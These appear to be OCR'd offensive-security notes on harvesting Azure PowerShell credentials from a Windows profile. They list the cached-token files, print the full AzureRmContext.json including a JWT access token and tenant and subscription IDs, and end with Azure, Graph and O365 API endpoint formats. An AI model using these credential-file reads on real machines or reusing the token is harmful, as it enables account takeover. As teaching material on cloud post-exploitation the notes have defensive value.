
C:\Users\UserName\AppData\Local\.IdentityService\



```
PS C:\Users\Hacker\AppData\Local\.IdentityService> dir


    Directory: C:\Users\Hacker\AppData\Local\.IdentityService


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        25-07-2021     23:31                AadConfigurations
-a----        12-02-2022     18:20              0 AccountStore.json
-a----        30-04-2022     00:33            646 msal.cache
-a----        25-07-2021     23:31           6742 SessionTokens.json
-a----        11-01-2022     14:32           7683 V2AccountStore.json
-a----        25-07-2021     23:31              0 V2AccountStore.lock
```

Content of stored credential [Context file for az powershell]


cat .\AzureRmContext.json



```
PS C:\Users\Hacker\.Azure> cat .\AzureRmContext.json
{
  "DefaultContextKey": "Pay-As-You-Go (3c975794-9afd-498e-9f3b-719c322817b0) - 143198c4-77be-42f7-b18e-95c5b693e6b9 - 143198c4-77be-42f7-b18e-95c5b693e6b9",
  "EnvironmentTable": {},
  "Contexts": {
    "Pay-As-You-Go (3c975794-9afd-498e-9f3b-719c322817b0) - 143198c4-77be-42f7-b18e-95c5b693e6b9 - 143198c4-77be-42f7-b18e-95c5b693e6b9": {
      "Account": {
        "Id": "143198c4-77be-42f7-b18e-95c5b693e6b9",
        "Credential": null,
        "Type": "AccessToken",
        "TenantMap": {},
        "ExtendedProperties": {
          "AccessToken": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6ImpTMVhvMU9XRGpfNTJ2YndHTmd2UU8yVnpNYyIsImtpZCI6ImpTMVhvMU9XRGpfNTJ2YndHTmd2UU8yVnpNYy
J9.eyJhdWQiOiJodHRwczovL21hbmFnZW1lbnQuYXp1cmUuY29tIiwiaXNzIjoiaHR0cHM6Ly9zdHMud2luZG93cy5uZXQvMTQzMTk4YzQtNzdiZS00MmY3LWIxOGUtOTVjNWI2OTNlNmI5LyIsImlhdCI6M
TY1MTI2MDUxMSwibmJmIjoxNjUxMjYwNTExLCJleHAiOjE2NTEyNjQ0MTEsImFpbyI6IkUyWmdZQkROL3BJUUdKbHVJN010WjdrNngra0ZBQT09IiwiYXBwaWQiOiI4ZjhmNmExMS02YmYxLTRhYzktOTJlM
S1jNzJmZDA1YzU1YmMiLCJhcHBpZGFjciI6IjEiLCJncm91cHMiOlsiM2U2ZGRlZTQtMzI5MC00N2IyLThjODEtYTZhNGEyMDk2NTdlIl0sImlkcCI6Imh0dHBzOi8vc3RzLndpbmRvd3MubmV0LzE0MzE5O
GM0LTc3YmUtNDJmNy1iMThlLTk1YzViNjkzZTZiOS8iLCJpZHR5cCI6ImFwcCIsIm9pZCI6IjBlMzlkZTI4LWFiMGUtNDZjMC1hZTliLTExZGZmMWY1ZjhlZSIsInJoIjoiMC5BWEFBeEpneEZMNTM5MEt4a
nBYRnRwUG11VVpJZjNrQXV0ZFB1a1Bhd2ZqMk1CTndBQUEuIiwic3ViIjoiMGUzOWRlMjgtYWIwZS00NmMwLWFlOWItMTFkZmYxZjVmOGVlIiwidGlkIjoiMTQzMTk4YzQtNzdiZS00MmY3LWIxOGUtOTVjN
WI2OTNlNmI5IiwidXRpIjoiczRIZWcwSmZua0NwT2lvd2JlLU5BUSIsInZlciI6IjEuMCIsInhtc190Y2R0IjoxNjI5OTgzNjAyfQ.RcSlDqlJkGEIuL-Q8hDQl6pRt3D6MmT8A1NQhEy0oVzht0LG6d1JIU
oNcwIqu-JiFltJJ9Aa4dtzqXYfmY2U-rsayRqYbST5AC71ctOSwahpDAqIrmPcb8GbZH7L9kbCipqvDzWBpfjbIWZFbdoPpked9i3trXcFp7qdu521hciC8BPVFLqaLLqONrXEfxQGEH857RrQ9vrHiWpuKp
GxQdQX-AUt7nn3jk9FwOJpd9VMhuzbqb9nN0jLt1k0SSO5GsDYlWG-27ae4XMn9Rpjc9zPxTxYzMCCteK96JHlgtFkN_4wDzJGOkWJfVHdsUSbRdkWXUO25qiolNgaZbkFwg",
          "GraphAccessToken": "",
          "Subscriptions": "3c975794-9afd-498e-9f3b-719c322817b0",
          "Tenants": "143198c4-77be-42f7-b18e-95c5b693e6b9",
          "KeyVault": ""
        }
      },
      "Tenant": {
        "Id": "143198c4-77be-42f7-b18e-95c5b693e6b9",
        "Directory": null,
        "IsHome": true,
        "ExtendedProperties": {}
      },
      "Subscription": {
        "Id": "3c975794-9afd-498e-9f3b-719c322817b0",
        "Name": "Pay-As-You-Go",
        "State": "Enabled",
        "ExtendedProperties": {
          "Account": "143198c4-77be-42f7-b18e-95c5b693e6b9",
          "SubscriptionPolices": "{\"locationPlacementId\":\"PublicAndIndia_2015-09-01\",\"quotaId\":\"PayAsYouGo_2014-09-01\",\"spendingLimit\":\"Off\"}",
```

Content of stored credential [az powershell Token Cache File]


TokenCache.dat **OR** masl.cache



```
PS C:\Users\Hacker\AppData\Local\.IdentityService> notepad .\msal.cache
```

```
⍰   ÐŒ⍰ß⍰⍰Ñ⍰Œz ÀOÂ–ë⍰   O…~B⍰1‰D¨Æ! q¿v    ⍰     ⍰f   ⍰      ⍰nb*w⍰²}ÊêÙŒ¹‰
µb‹=÷¬†àˆMj´Ü⍰£Ü⍰P    ⍰€   ⍰       ŽåÈû&â}n⍰µ¤–)#NÌ˜Ã⍰ot`hÑŒÓ'¼Õ⍰u9°⍰  Xÿõ4+
3⍰1⍰˜ê⍰p#z⍰RŽø€ðÀR‰-ø⍰ún“îÒ[DÔ,uc/Ñ⍰ê¤¶ÛÉS»ÃOJŽ⍰sqá⍰⍰xúRŠJXú—⍰UèyM[¹·   ð     à

Žâ¶⍰¹¿™ê^Ê-®øxx¨⍰
vûàZÊE ¾⍰€öë⍰·⍰™K.kF+âøGŒ¦⍰ÄCø⍰⍰OÝyü
Çg± ¬årÛ—⍰üÇ2Ò’‡Þ)µ¬z ë⍰r⍰<6¯:J⍰NîT5”*÷>Uí=ŸÁ¿'P–/Âüæ⍰⍰lšñá÷VG
ÍœÏçvkEžö)+YµT1ÈL.ã⍰ƒ⍰⍰OK⍰Hmì™VÉ‘i›á9Ë†⍰ ¸høQ7/AvXê`TT“ke ÏƒëµÐá!mnsMéÝj=⍰íg⍰D°
E⍰z•øÒì
⍰Äà'ç¹
®Óœ¨Œ²ˆÔ¦ÒnB’¼{š⍰⍰m08ÃŒ¨ÍVÀ⍰Í
ZK|àLÖ§7Ú¥ã,×µçSðCl¢Ô"ó¨+
Çà£f¨⍰TlÖ#ú⍰@‘⍰Ú
w§ãqœïf€å“},⍰z·
-⍰Ùò¯ç⍰r(äzð( ékŽÄ=,j´†ørŠÍúÒ‘UÝT7b⍰Ú⍰Iin·ñYxæ«h¦@   Ãõ
‰⍰ø+W<š^(⍰?cG2%⍰!¶êG|r³!eñ
```

Authentication using Azure API



Azure API

Azure ARM API

Classic

{management.core.windows.net}

(Old)

ARM

{management.azure.com}

(New)

Microsoft Graph API

{graph.microsoft.com}

(Azure AD + O365)

O365 Management API

{manage.office.com}

outlook.office.com

(Outlook API)

Azure AD Graph API

{graph.windows.net}

Azure AD + Office 365 API :

Microsoft Graph API :

{HTTP method} https://graph.microsoft.com/{version}/{resource}?{query-parameters}

Azure AD Graph API :

{HTTP method} https://graph.windows.net/{version}/{resource}?{query-parameters}

O365 API : [management, outlook and other applications]

{HTTP method} https://*.office.com/{version}/{resource}?{query-parameters}

Azure Resources API :

ARM API :

{HTTP method} https://management.azure.com/{version}/{resource}?{query-parameters}

ASM API [Classic] :

{HTTP method} https://management.core.windows.net/{version}/{resource}?{query-parameters}

HTTP Request :

